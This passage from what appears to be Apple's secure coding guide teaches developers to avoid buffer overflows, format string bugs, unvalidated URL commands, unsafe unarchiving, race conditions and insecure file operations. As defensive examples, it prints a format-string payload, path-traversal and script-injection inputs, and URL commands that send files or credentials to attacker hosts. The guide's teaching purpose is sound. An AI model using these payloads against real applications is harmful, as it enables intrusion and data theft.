
```
size_t bytes = n * m;
if (n > 0 && m > 0 && int_max/n >= m) {
    ... /* allocate “bytes” space */
}
```

Detecting Buffer Overflows

To test for buffer overflows, you should attempt to enter more data than is asked for wherever your program accepts input. Also, if your program accepts data in a standard format, such as graphics or audio data, you should attempt to use malformed data. For example, if your program asks for a filename, you should attempt to enter a string longer than the maximum legal filename. Or, If there is a field that specifies the size of a block of data, attempt to use a data block larger than the one you indicated in the size field. If there are buffer overflows in your program, it will eventually crash. (Unfortunately, it might not crash until some time later, when it attempts to use the data that was overwritten.) Note that, although you can test for buffer overflows, you cannot test for the *absence* of buffer overflows; it is necessary, therefore, to check every input and every buffer size calculation in your code, as described in this article.

The crash log might provide some clues that the cause of the crash was a buffer overflow. If you enter a string of uppercase letters "A," for example, you might find a block of data in the crash log that repeats the number "41," the ASCII code for A (see Figure 4). If the program is trying to jump to a location that is actually an ASCII string, that's a sure sign that a buffer overflow was responsible for the crash.

Figure 4 Buffer overflow crash log



```
Exception:  EXC_BAD_ACCESS (0x0001)
Codes:      KERN_INVALID_ADDRESS (0x0001) at 0x41414140

Thread 0 Crashed:

Thread 0 crashed with PPC Thread State 64:
  srr0: 0x0000000041414140  srr1: 0x000000004200f030                            vrsave: 0x0000000000000000
    cr: 0x48004242           xer: 0x0000000020000007    1r: 0x0000000041414141   ctr: 0x000000009077401c
    r0: 0x0000000041414141    r1: 0x00000000bfffe660    r2: 0x0000000000000000    r3: 000000000000000001
    r4: 0x0000000000000041    r5: 0x00000000bfffdd50    r6: 0x0000000000000052    r7: 0x00000000bfffe638
    r8: 0x0000000090774028    r9: 0x00000000bfffddd8   r10: 0x00000000bfffe380   r11: 0x0000000024004248
   r12: 0x000000009077401c   r13: 0x00000000a365c7c0   r14: 0x0000000000000100   r15: 0x0000000000000000
   r16: 0x00000000a364c75c   r17: 0x00000000a365c75c   r18: 0x00000000a365c75c   r19: 0x00000000a366c75c
   r20: 0x0000000000000000   r21: 0x0000000000000000   r22: 0x00000000a365c75c   r23: 0x000000000034f5b0
   r24: 0x00000000a3662aa4   r25: 0x000000000054c840   r26: 0x00000000a3662aa4   r27: 0x0000000000002f44
   r28: 0x000000000034c840   r29: 0x0000000041414141   r30: 0x0000000041414141   r31: 0x0000000041414141
```

If there are any buffer overflows in your program, you should assume they are exploitable and fix them. It is much harder to prove that a buffer overflow is not exploitable than just to fix the bug.

Validating Input

A major, and growing, source of security vulnerabilities is the failure of programs to validate all input from outside the program—that is, data provided by users or by other processes. This article describes some of the ways in which unvalidated input can be exploited, and some coding techniques to practice and to avoid.

Risks of Unvalidated Input

Any time your program accepts input from an uncontrolled source, there is a potential for a user to pass in data that does not conform to your expectations. If you don't validate the input, it might cause problems ranging from program crashes to allowing an attacker to execute his own code. There are a number of ways an attacker can take advantage of unvalidated input, including through:

- Buffer overflows
- Format string vulnerabilities
- URL commands
- Code insertion
- Social engineering

Many Apple security updates have been to fix input vulnerabilities, including a couple of vulnerabilities that hackers used to "jailbreak" iPhones. Input vulnerabilities are common, often easily exploitable, but also usually easily remedied.

Causing a Buffer Overflow

If a user can input data and you don't check its size and truncate it appropriately, an attacker can use the input field to cause a buffer overflow. For example, if you ask a user to input the name of an existing file, you might reserve a buffer of 256 bytes for the filename, with the expectation that they could not have a file with a longer name than that. However, if you don't check the length of the string the user actually passes to you, some hacker is sure to try a longer string than that, resulting in a buffer overflow. Once they've established that they can cause a buffer overflow, they'll attempt to craft a long input for the field that results in an exploit of some sort (see "Avoiding Buffer Overflows" (page 33)). Simply using the wrong string function to handle an input string can have the same result (see "String Handling" (page 35)).

Format String Attacks

If you are taking input from a user or other untrusted source and displaying it, you need to be careful that your display routines do not process format strings received from the untrusted source. For example, in the following code the syslog standard C library function is used to write a received HTTP request to the system log. Because the `syslog` function processes format strings, it will process any format strings included in the input packet:

```
/* receiving http packet */
int size = recv(fd, pktBuf, sizeof(pktBuf), 0);
if (size) {
syslog(LOG_INFO, "Received new HTTP request!");
syslog(LOG_INFO, pktBuf);
}
```

Many format strings can cause problems for applications. For example, suppose an attacker passes the following string in the input packet:

```
"AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n"
```

Assuming that the format string itself is stored on the stack, this string retrieves eight items from the stack. Depending on the nature of the stack and memory used by the device, this might effectively moving the stack pointer back to the beginning of the format string. Then the `%n` token could cause the print function to write the formatted bytes to the memory location `AAAA`, or `0x41414141`. That in itself will cause a crash the next time the system has to access that memory location. By using a string carefully crafted for a specific device and operating system, the attacker can write arbitrary data to any location. See the manual page for `printf(3)` for a full description of format string syntax.

To prevent format string attacks, it is only necessary to make sure that no print function call that accepts input from an untrusted source processes format strings in the input data. To do so, you need to include your own format string in each such function call. For example, the call

```
printf(buffer)
```

may be subject to attack, but the call

```
printf("%s", buffer)
```

is not. In the second case, all characters in the buffer parameter—including percent signs (`%`)—are printed out rather than being interpreted as formatting tokens.

This situation can be made more complicated when a string is accidentally formatted more than once. In the following example, the `informativeTextWithFormat` argument of the `NSAlert` method `alertWithMessageText:defaultButton:alternateButton:otherButton:informativeTextWithFormat:` calls the `NSString` method `stringWithFormat:GetLocalizedString` rather than simply formatting the message string itself. As a result, the string is formatted twice, and the data from the imported certificate is used as part of the format string for the `NSAlert` method:

```
alert = [NSAlert alertWithMessageText:"Certificate Import Succeeded"
defaultButton:"OK"
alternateButton:nil
otherButton:nil
informativeTextWithFormat:[NSString stringWithFormat:
       "The imported certificate \"%@\" has been selected in the certificate
pop-up.",
       [selectedCert identifier]]];
```

```
[alert setAlertStyle:NSInformationalAlertStyle];
[alert runModal];
```

Instead, the string should be formatted only once, as follows:

```
informativeTextWithFormat:"The imported certificate \"%@\" has been selected in
 the certificate pop-up.",
       [selectedCert identifier]]];
```

The following commonly-used functions and methods are subject to format-string attacks:

- Standard C
  - `printf` and other functions listed on the `printf(3)` manual page
  - `scanf` and other functions listed on the `scanf(3)` manual page
  - `syslog` and `vsyslog`
- Carbon
  - `CFStringCreateWithFormat`
  - `CFStringCreateWithFormatAndArguments`
  - `CFStringAppendFormat`
  - `AEBuildDesc`
  - `AEBuildParameters`
  - `AEBuildAppleEvent`
- Cocoa
  - `[NSString stringWithFormat:]` and other `NSString` methods that take formatted strings as arguments
  - `[NSString initWithFormat:]` and other `NSString` methods that take format strings as arguments
  - `[NSMutableString appendFormat:]`
  - `[NSAlert alertWithMessageText:defaultButton:alternateButton:otherButton:informativeTextWithFormat:]`
  - `[NSPredicate predicateWithFormat:]` and `[NSPredicate predicateWithFormat:arguments:]`
  - `[NSException raise:format:]` and `[NSException raise:format:arguments:]`
  - `NSRunAlertPanel` and other Application Kit functions that create or return panels or sheets

URL Commands

If your application has registered a URL scheme, you have to be careful about how you process commands sent to your application through the URL string. Whether you make the commands public or not, hackers will try sending commands to your application. If, for example, you provide a link or links to launch your application from your web site, hackers will look to see what commands you're sending and will try every variation on those commands they can think of. You must be prepared to handle, or to filter out, any commands that *can* be sent to your application, not only those commands that you would *like* to receive. For example, if you accept a command that causes your application to send credentials back to your web server, don't make the function handler general enough so that an attacker can substitute the URL of their own web server. Here are some examples of the sorts of commands that you should *not* accept:

- myapp://cmd/run?program=/path/to/program/to/run
- myapp://cmd/set_preference?use_ssl=false
- myapp://cmd/sendfile?to=evil@attacker.com&file=some/data/file
- myapp://cmd/delete?data_to_delete=my_document_ive_been_working_on
- myapp://cmd/login_to?server_to_send_credentials=some.malicious.webserver.com

In general, don't accept commands that include arbitrary URLs or complete pathnames.

If you accept text or other data in a URL command that you subsequently include in a function or method call, you could be subject to a format string attack (see "Format String Attacks" (page 42)) or a buffer overflow attack (see "Causing a Buffer Overflow" (page 41)). If you accept pathnames, be careful to guard against strings that might redirect a call to another directory; for example:

```
myapp://use_template?template=/../../../../../../../../some/other/file
```

Code Insertion

Unvalidated URL commands and text strings sometimes allow an attacker to insert code into a program, which the program then executes. For example, if your application processes HTML and Javascript when displaying text, and displays strings received through a URL command, an attacker could send a command something like this:

```
myapp://cmd/adduser='>"><script>javascript to run goes here</script>
```

Similarly, HTML and other scripting languages can be inserted through URLs, text fields, and other data inputs, such as command lines and even graphics or audio files. You should either not execute scripts in data from an untrusted source, or you should validate all such data to make sure it conforms to your expectations for input. Never assume that the data you receive is well formed and valid; hackers and malicious users will try every sort of malformed data they can think of to see what effect it has on your program.

Social Engineering

Social engineering—essentially tricking the user—can be used with unvalidated input vulnerabilities to turn a minor annoyance into a major problem. For example, if your program accepts a URL command to delete a file, but first displays a dialog requesting permission from the user, you might be able to send a long-enough string to scroll the name of the file to be deleted past the end of the dialog. You could trick the user into thinking he was deleting something innocuous, such as unneeded cached data. For example:

```
myapp://cmd/delete?file=cached data that is slowing down your system.,realfile
```

The user then might see a dialog with the text "Are you sure you want to delete cached data that is slowing down your system." The name of the real file, in this scenario, is out of sight below the bottom of the dialog window. When the user clicks the "OK" button, however, the user's real data is deleted.

Other examples of social engineering attacks include tricking a user into clicking on a link in a malicious web site or following a malicious URL.

Archived Data

Archiving data refers to converting objects and values into an architecture-independent stream of bytes that preserves the identity of and the relationships between the objects and values. Archives are used for writing data to a file, transmitting data between processes or across a network, or performing other types of data storage or exchange. Archiving is described briefly in this section in order to explain the security concerns associated with the process of reading archived data. For details about archiving, see *Archives and Serializations Programming Guide*.

Archiving and Unarchiving Data In Mac OS X

In Cocoa, you use a coder object to create and read from an archive, where a coder object is an instance of a concrete subclass of the abstract class `NSCoder`. `NSCoder` declares an extensive interface for taking the information stored in an object and putting it into a format suitable for archiving. `NSCoder` also declares the interface for reversing the process, taking the information stored in a byte stream and converting it back into an object.

Mac OS X provides several concrete subclasses of `NSCoder` for developers' use. Most commonly used are `NSKeyedArchiver` and `NSKeyedUnarchiver`. The easiest way to use these classes is to call a convenience class method that instantiates the class and initializes the coder object for you, such as `archivedDataWithRootObject:` or `unarchiveObjectWithData:`. The coder then sends an `encodeWithCoder:` message to your object if it's creating an archive or an `initWithCoder:` message if it's reading an archive. You are responsible for implementing these methods—which do the actual encoding or decoding of your object's instance variables—for each object that supports archiving. The `NSKeyedArchiver` and `NSKeyedUnarchiver` classes implement methods that your `encodeWithCoder:` and `initWithCoder:` methods can call to code or decode values.

For example, suppose you have a data object called `myData` and you want to archive the data in that object. Your `myData` object would have to implement the `encodeWithCoder:` method to encode the instance variables in the `myData` object. A typical execution sequence would proceed like this:

1. Your application calls the `archivedDataWithRootObject:` method, passing it a pointer to your `myData` object.
2. The `archivedDataWithRootObject:` method initiates and initializes an `NSKeyedArchiver` object, which sends an `encodeWithCoder:` message to your `myData` object. The `encodeWithCoder:` message includes a pointer to the `NSKeyedArchiver` object that sent the message.
3. Your `myData` object executes its `encodeWithCoder:` method.
4. The `encodeWithCoder:` method encodes the instance variables of your `myData` object by calling methods provided by the `NSKeyedArchiver` object—for example, `encodeObject:forKey:` or `encodeFloat:forKey:`.

5. When your `encodeWithCoder:` method is finished encoding your object's data, it returns control to the `archivedDataWithRootObject:` method.

6. The `archivedDataWithRootObject:` method completes, returning to your application a pointer to the archived data.

To unarchive the data, your application follows essentially the same steps, except that you call the `unarchiveObjectWithData:` method, which calls your data object's `initWithCoder:` method. For code samples illustrating these steps, see *Archives and Serializations Programming Guide* and the *iSpend* sample application.

The Security Risks In Unarchiving Data

Archived data can be stored in memory or in a file on disk. Because an application must know the type of data stored in an archive in order to unarchive it, developers typically assume that the values being decoded are the same size and data type as the values they originally coded. However, when the data is stored in an insecure manner before being unarchived, this is not a safe assumption. If the archived data is not stored securely, it is possible for an attacker to modify the data before the application unarchives it. If your `initWithCoder:` method does not carefully validate all the data it's decoding to make sure it is well formed and does not exceed the memory space reserved for it, then by carefully crafting a corrupted archive, an attacker can cause a buffer overflow or trigger another vulnerability and possibly seize control of the system. In addition, some objects return a different object during unarchiving (see the `NSKeyedUnarchiver` method `unarchiver:didDecodeObject:`) or when they receive the message `awakeAfterUsingCoder:`. `NSImage` is one example of such a class—it may register itself for a name when unarchived, potentially taking the place of an image the application uses. An attacker might be able to take advantage of this to insert a maliciously corrupt image file into an application.

It's worth keeping in mind that, even if you write completely safe code, there might still be security vulnerabilities in libraries called by your code. Specifically, the `initWithCoder:` methods of the superclasses of your classes are also involved in unarchiving. Therefore, to be completely sure of the safety of unarchived data, you should be careful to store the data in a secure location.

Note that nib files are archives, and these cautions apply equally to them. A nib file loaded from a signed application bundle should be trustable, but a nib file stored in an insecure location is not.

See "Risks of Unvalidated Input" (page 41) for more information on the risks of reading unvalidated input, "Secure File Operations" (page 52) for techniques you can use to keep your archive files secure, and the other sections in this chapter for details on validating input.

Fuzzing

Fuzzing, or fuzz testing, is the technique of passing random data to a program input to see what happens. If the program crashes or otherwise misbehaves, that's an indication of a potential vulnerability that might be exploitable. Fuzzing is a favorite tool of hackers who are looking for buffer overflows and the other types of vulnerabilities discussed in this article. Because it will be employed by hackers against your program, you should use it first, so you can close any vulnerabilities before they do. Although you can never prove that your program is completely free of vulnerabilities, you can at least get rid of any that are easy to find this way. In this case, the developer's job is much easier than that of the hacker. Whereas the hacker has to not only find input fields that might be vulnerable, but also must determine the exact nature of the vulnerability and then craft an attack that exploits it, you need only find the vulnerability, then look at the source code to determine how to close it. You don't need to prove that the problem is exploitable—just assume that someone will find a way to exploit it, and fix it before they get an opportunity to try.

Fuzzing is best done with scripts or short programs that randomly vary the input passed to a program. Depending on the type of input you're testing—text field, URL, data file, and so forth—you can try HTML, javascript, extra long strings, normally illegal characters, and so forth. If the program crashes or does anything unexpected, you need to examine the source code that handles that input to see what the problem is, and fix it.

Avoiding Race Conditions and Insecure File Operations

This article describes the various sorts of race conditions and insecure file operations and discusses how to avoid them. Code samples illustrate safe practices.

Race Conditions Explained

Suppose you wrote a program designed to automatically count the number of people entering a sports stadium for a game. The turnstiles are wired and send a signal to the computer each time someone walks through. You have a separate process running to monitor the signal from each turnstile. Each time a process receives a signal, it reads the global variable `Gate`, increments it by one, and writes it back. Thus, multiple processes are keeping a single running total. Now suppose two people enter different gates at exactly the same time. The sequence of events might then be as follows:

1. Process A receives a signal from gate A.
2. Process B receives a signal from gate B.
3. Process A reads `Gate == 1000`.
4. Process B reads `Gate == 1000`.
5. Process A increments `Gate` by 1 so that `Gate == 1001`.
6. Process B increments `Gate` by 1 so that `Gate == 1001`.
7. Process A writes `Gate = 1001`.
8. Process B writes `Gate = 1001`.

Because process B read `Gate` before process A had time to increment it and write it back, both process A and process B have read the same value for `Gate`. After process A increments `Gate` and writes it back, process B overwrites the value of `Gate` with the same value written by process A. Because of the race condition, one of the two people entering the stadium was not counted. Since there might be long lines at each turnstile, this condition might occur many times before a big game, and a dishonest ticket clerk who knew about this undercount could pocket some of the receipts with no fear of being caught.

From a software security point of view, there are a couple of ways to exploit race conditions. If a program is writing temporary files, or temporarily relaxing permissions on files or folders in order to perform a privileged operation, an attacker might be able to create a race condition by careful timing of his attack. If the program checks the status of a file before writing to it, for example, the attacker might be able to take advantage of the time gap between when the program checks the file and when it writes to it to mount an attack. This is referred to as a time of check–time of use problem.

Other race conditions that can be exploited, like the example above, involve the use of shared data or other interprocess communication methods. If an attacker can interfere with the data after it is written and before it is read, he can disrupt the operation of the program, alter data, or do other mischief. The use of non-thread-safe calls in multithreaded programs can result in data corruption. If an attacker can manipulate the program to cause two such threads to interfere with each other, it may be possible to mount a denial-of-service attack. In some cases, by using such a race condition to overwrite a buffer in the heap with data from a routine that uses more data than the routine that allocated the buffer, an attacker can create a buffer overflow. As discussed in "Avoiding Buffer Overflows" (page 33), buffer overflows can be exploited to cause execution of malicious code. Darwin-level code (that is, scripts and code written with direct calls to BSD) that includes signal handlers is especially vulnerable to this sort of attack.

Interprocess Communication

Any time the sequence in which two operations are completed affects the result, there is the potential for a race condition. For example, if two processes (in a single program or different programs) share the same global variable, then there is the potential for one process to interfere with the other or for an attacker to alter the variable after one process sets it but before the other reads it. See "Race Conditions Explained" (page 49) at the beginning of this article for an example of a race condition of this type. The solution to race conditions of this type is to use some locking mechanism to prevent one process from changing a variable until another is finished with it. There are problems and hazards associated with such mechanisms, however, and they must be implemented carefully. For a full discussion, see Wheeler, *Secure Programming for Linux and Unix HOWTO*, at http://www.dwheeler.com/secure-programs/.

Signal handlers are another common source of race conditions. Signals from the operating system to a process or between two processes are used for such purposes as terminating a process or causing it to reinitialize. If you include signal handlers in your program, they should not make any system calls and should terminate as quickly as possible. Although there are certain system calls that are safe from within signal handlers, writing a safe signal handler that does so is tricky. The best thing to do is to set a flag that your program checks periodically, and do no other work within the signal handler. This is because the signal handler can be interrupted by a new signal before it finishes processing the first signal, leaving the system in an unpredictable state or, worse, providing a vulnerability for an attacker to exploit. For example, if the signal handler writes user-supplied data to a system log, an attacker can use a signal handler race condition to put the attacker's own code into the heap.

In a vulnerability reported in 1997 for a number of implementations of the FTP protocol, a user could cause a race condition by closing an FTP connection. Closing the connection resulted in the near-simultaneous transmission of two signals to the FTP server: one to abort the current operation, and one to log out the user. The race condition occurred when the logout signal arrived just before the abort signal. When a user logged onto an FTP server as an anonymous user, the server would temporarily downgrade its privileges from root to nobody so that the logged-in user had no privileges to write files. In order to log out the user, however, the server reassumed root privileges. If the abort signal arrived at just the right time, it would abort the logout procedure after the server had assumed root privileges but before it had logged out the user. The user would then be logged in with root privileges, and could proceed to write files at will. An attacker could exploit this vulnerability with a graphical FTP client simply by repeatedly clicking the "Cancel" button. [CVE-1999-0035]

For a brief introduction to signal handlers, see the Little Unix Programmers Group site at http://users.act-com.co.il/~choo/lupg/tutorials/signals/signals-programming.html. For a discourse on how signal handler race conditions can be exploited, see the article by Michal Zalewski at http://www.bindview.com/Services/razor/Papers/2001/signals.cfm.

Insecure File Operations

Insecure file operations are a major source of security vulnerabilities. In some cases, opening or writing to a file in an insecure fashion can give attackers the opportunity to create a race condition (see "Time Of Check–Time Of Use" (page 56)). Often, however, insecure file operations give an attacker the chance to read confidential information, an opportunity to gain control of an application or even of the system, or an opening for a denial of service attack. This section discusses insecure file operations. The following section, "Secure File Operations" (page 52), describes some techniques you can use to make sure your file operations are secure.

- The `chflags` utility sets flags on a file, including a flag that prevents the file from being modified. Once this flag has been set, attempts to modify the file—such as to change permissions with the `chmod` utility or to change the UID or GID with the `chown` utility—will fail, even if these utilities are run as root. Therefore, you must always check result codes of file operations and be prepared to handle the situation if the operation fails.
- Although the `rm` command clears user flags on a file if it sees that they're there, it can still fail. For example, you can't remove a directory that has anything inside it. If a directory is in a location where other users have access to it, any attempt to remove the directory might fail. The safest thing is to use a private directory that no one else has access to. If that's not possible, check to make sure the `rm` command succeeded and be prepared to handle the case that it does not.
- A hard link is a second name for a file—the file appears to be in two different locations with two different names. If a file has two (or more) hard links and you check the file to make sure that the ownership, permissions, and so forth are all correct, but fail to check the number of links to the file, an attacker can write to or read from the file through their own link in their own directory. Therefore, among other checks before you use a file, you should check the number of links. Do not, however, simply fail if there's a second link to a file, because there are some circumstances where a link is all right or even expected. You need to anticipate such conditions and allow for them. Even if the link is unexpected, you need to handle the situation gracefully. Otherwise, an attacker can cause denial of service just by creating a link to the file. Instead, you should notify the user of the situation, giving them as much information as possible so they can try to track down the source of the problem.
- Symbolic links are more common than hard links. A symbolic link is a special type of file that contains a path name. Functions that follow symbolic links automatically open, read, or write to the file whose path name is in the symbolic link file rather than the symbolic link file itself. Your application receives no notification that a symbolic link was followed; to your application, it appears as if the file addressed is the one that was used. An attacker can use a symbolic link, for example, to cause your application to write the contents intended for a temporary file to a critical system file instead, thus corrupting the system. Alternatively, the attacker can capture data you are writing or can substitute the attacker's data for your own when you read the temporary file. Avoid functions, such as `chown` and `stat`, that follow symbolic links (see Table 1 (page 54) for alternatives). As with hard links, your program should evaluate whether a symbolic link is all right, and if not, should handle the situation gracefully.
- Any time you work on files in a location to which others have read/write access, there's the potential for the file to be compromised or corrupted.
- Before you attempt a file operation, make sure the operation can be done on that file. For example, before attempting to read a file, make sure it's not a FIFO.
- Just because you can write to a file, that doesn't mean you *should* write to it. For example, the fact that a directory exists doesn't mean you created it, and the fact that you can append to a file doesn't mean you own the file or no one else can write to it.

- Mac OS X can perform file operations on files in several different file systems. Some operations can be done only on certain systems. For example, certain file systems honor setuid files when executed from them and some don't. Be sure you know what file system you're working with and what operations can be carried out on that system.
- Local pathnames can point to remote files. For example, the path `/volumes/foo` might actually be someone's FTP server rather than a locally-mounted volume. Just because you're accessing something by a pathname, that does not guarantee that it's local or that it should be accessed.
- A user can mount a file system anywhere they have write access and own the directory. In other words, almost anywhere a user can create a directory, they can mount a file system on top of it. Because this can be done remotely, an attacker running as root on a remote system could mount a file system into your home directory. Files in that file system would appear to be files in your home directory owned by root. For example, `/tmp/foo` might be a local directory, or it might be the root mount point of a remotely mounted file system. Similarly, `/tmp/foo/bar` might be a local file, or it might have been created on another machine and be owned by root over there. Therefore, you can't trust files based only on ownership, and you can't assume that setting the UID to 0 was done by someone you trust. To tell whether the file is mounted locally, use the `lstat` or `fstat` call to check the device ID. If the device ID is different from that of files you know to be local, then you've crossed a device boundary.
- Just because a program's executable doesn't mean that users won't be able to read the content of the file.
- When you fork a new process, the child process inherits all the file descriptors from the parent unless you set the close-on-exec flag. If you fork and execute a child process and drop the child process' privileges so its real and effective IDs are those of some other user (to avoid running that process with elevated privileges), then that user can use a debugger to attach the child process. They can then run arbitrary code from that running process. Because the child process inherited all the file descriptors from the parent, the user now has access to every file opened by the parent process. See "Inheriting File Descriptors" (page 61) for more information on this type of vulnerability.

Secure File Operations

There are several principles you can follow to help ensure that you do not have file-based security vulnerabilities in your program:

- The first principle is to always check the result codes of all the routines you call. Most of the file-based security vulnerabilities that have been caught by Apple's security team could have been avoided if the developers of the programs had checked result codes. For example, if someone has called the `chflags` utility to set the immutable flag on a file and you call the `chmod` utility to change file modes or access control lists on that file, then your `chmod` call will fail, even if you are running as root. Another example of a call that might fail unexpectedly is the `rm` call to delete a directory. If you think a directory is empty and call `rm` to delete the directory, but someone else has put a file or subdirectory in there, your `rm` call will fail.
- When working in a directory to which your process does not have exclusive access, you must check to make sure a file does not exist before you create it. You must also verify that the file you intend to read from or write to is the same file you created.
- Toward this end, use routines that operate on file descriptors rather than pathnames wherever possible, so you can be sure you're always dealing with the same file.
- Intentionally create files as a separate step from opening them so that you can verify that you are opening a file you created rather than one that already existed.

- When checking for the existence or status of a file, you must know whether the function or shell routine you are calling follows symbolic links. For example, whereas the C function `lstat` gives you the status of a file regardless of whether it's a normal file or a symbolic link, the `stat` function follows symbolic links and, if the specified file was a symbolic link, returns the status of the linked-to file. Therefore, if you use the `stat` function, you could be fooled into thinking you are writing to or reading from a certain file in a known directory, when you are really accessing another file entirely.
- Before you read a file, make sure it has the owner and permissions you expect. Be prepared to fail gracefully (rather than hanging) if it does not.
- Set your process' file code creation mask (umask) to restrict access to files created by your process. The umask is a bitmask that alters the default permissions of a new file. If you set the umask to `0x022`, for example, any new file created by your process has `rw-r--r--` permissions. When a process calls another process, the new process inherits the parent process' umask. Then if your process calls another process, the new process creates a file, and the new process does not reset the umask, you have a good chance of having a file that is not accessible to all users on the system. For more information on the umask, see the manual page for `umask(2)` and Viega and McGraw, *Building Secure Software*, Addison Wesley, 2002. For a particularly lucid explanation of the use of a umask, see http://www.sun.com/bigadmin/content/submitted/umask_permissions.html.

The following sections give some hints on how to follow these principles when you are using generic C code, Carbon, and Cocoa.

Generic C

For generic C programming, if you are opening a temporary file in a public directory, you can use the `open` function with the `O_CREAT` and `O_EXCL` flags set to create the file and obtain a file descriptor. The `O_EXCL` flag causes this function to return an error if the file already exists. Be sure to check for errors before proceeding. As a shortcut, you can use the `mkstemp` function to open the temporary file. The `mkstemp` function guarantees a unique filename and returns a file descriptor, thus allowing you skip the step of checking the `open` function result for an error, which might require you to change the filename and call `open` again.

After you've opened the file and obtained a file descriptor, you can safely use functions that take file descriptors, such as the standard C functions `write` and `read`, for as long as you keep the file open. See the manual pages for `open(2)`, `mkstemp(3)`, `write(2)`, and `read(2)` for more on these functions, and see Wheeler, *Secure Programming for Linux and Unix HOWTO* for advantages and shortcomings to using these functions.

If you need to open a preexisting file to modify it or read from it, you need to check the file's ownership, type, and permissions, and the number of links to the file before using it.

To safely opening a file for reading, for example, you can use the following procedure:

1. Call the `lstat` function to get information about the file. (Do not use the `stat` function, as that function follows symbolic links.) Save the `stat` structure returned by the `lstat` function.

2. Check the file's status information to make sure the file is not a symbolic link.

3. Check the user ID (UID) and group ID (GID) of the file to make sure they are correct.

4. Check the filetype to make sure it's correct.

5. Check the read, write, and execute permissions for the file to make sure they are what you expect.

6. Check that there is only one hard link to the file.
7. Call the `open` function and save the file descriptor.
8. Using the file descriptor, call the `fstat` function to obtain the `stat` structure for the file you opened.
9. Compare the device and inode numbers in the stat structure obtained before you opened the file with those in the stat structure obtained after you opened the file to verify that they are the same file.
10. Check all the information in the `stat` structure returned by the `fstat` function to make sure it is what you expect.

Although this might seem like a lot of extra work, it eliminates the race condition that can occur between calling the `stat` and `open` functions. Note that you can avoid all the status checking by using a secure directory instead of a public one to hold your program's files.

Table 1 shows some functions to avoid—and the safer equivalent functions to use—in order to avoid race conditions when you are creating files in a public directory.

Table 1 C file functions to avoid and to use

Functions to avoid	Functions to use instead
`fopen` returns a file pointer; automatically creates the file if it does not exist but returns no error if the file does exist	`open` returns a file descriptor; creates a file and returns an error if the file already exists when the `O_CREAT` and `O_EXCL` options are used
`chmod` takes a file path	`fchmod` takes a file descriptor
`chown` takes a file path and follows symbolic links	`fchown` takes a file descriptor and does not follow symbolic links
`stat` takes a file path and follows symbolic links	`lstat` takes a file path but does not follow symbolic links; `fstat` takes a file descriptor and returns information about an open file
`mktemp` creates a temporary file with a unique name and returns a file path; you need to open the file in another call	`mkstemp` creates a temporary file with a unique name, opens it for reading and writing, and returns a file descriptor

Carbon

If you are using the Carbon File Manager to create and open files, you should be aware of how the File Manager accesses files.

- The file specifier `FSSpec` structure uses a path to locate files, not a file descriptor. Functions that use an `FSSpec` file specifier are deprecated and should not be used in any case.
- The file reference `FSRef` structure uses a path to locate files and should be used only if your files are in a safe directory, not in a publicly accessible directory. These functions include `FSGetCatalogInfo`, `FSSetCatalogInfo`, `FSCreateFork`, and others.

- The File Manager creates and opens files in separate operations. The create operation fails if the file already exists. However, none of the file-creation functions return a file descriptor.

To find the default location to store temporary files, you can call the `FSFindFolder` function and specify a directory type of `kTemporaryFolderType`. This function checks to see whether the UID calling the function owns the directory and, if not, returns the user home directory in `~/library`. Therefore, this function returns a relatively safe place to store temporary files. This location is not as secure as a directory that you created and that is accessible only by your program. The `FSFindFolder` function is documented in *Folder Manager Reference*.

If you've obtained the file reference of a directory (from the `FSFindFolder` function, for example), you can use the `FSRefMakePath` function to obtain the directory's path name. However, be sure to check the function result, because if the `FSFindFolder` function fails, it returns a `null` string. If you don't check the function result, you might end up trying to create a temporary file with a pathname formed by appending a filename to a `null` string.

Cocoa

There are no Cocoa methods that create a file and return a file descriptor. However, you can call the standard C `open` function from an Objective-C program to obtain a file descriptor (see "Generic C" (page 53)). Or you can call the `mkstemp` function to create a temporary file and obtain a file descriptor. Then you can use the `NSFileHandle` method `InitWithFileDescriptor:` to initialize a file handle, and other `NSFileHandle` methods to safely write to or read from the file. Documentation for the `NSFileHandle` class is in *Foundation Framework Reference*.

To obtain the path to the default location to store temporary files (stored in the `$TMPDIR` environmental variable), you can use the `NSTemporaryDirectory` function, which calls the`FSFindFolder` and `FSRefMakePath` functions for you (see "Carbon" (page 54)). Note that `NSTemporaryDirectory` can return `/tmp` under certain circumstances such as if you link on a pre-Mac OS X v10.3 development target. Therefore, if you're using `NSTemporaryDirectory`, you either have to be sure that using `/tmp` is suitable for your operation or, if not, you should consider that an error case and create a more secure temporary directory if that happens.

The `changeFileAttributes:atPath:` method in the `NSFileManager` class is similar to `chmod` or `chown`, in that it takes a file path rather than a file descriptor. You shouldn't use this method if you're working in a public directory or a user's home directory. Instead, call the `fchown` or `fchmod` function (see Table 1 (page 54)). You can call the `NSFileHandle` class's `fileDescriptor` method to get the file descriptor of a file in use by `NSFileHandle`.

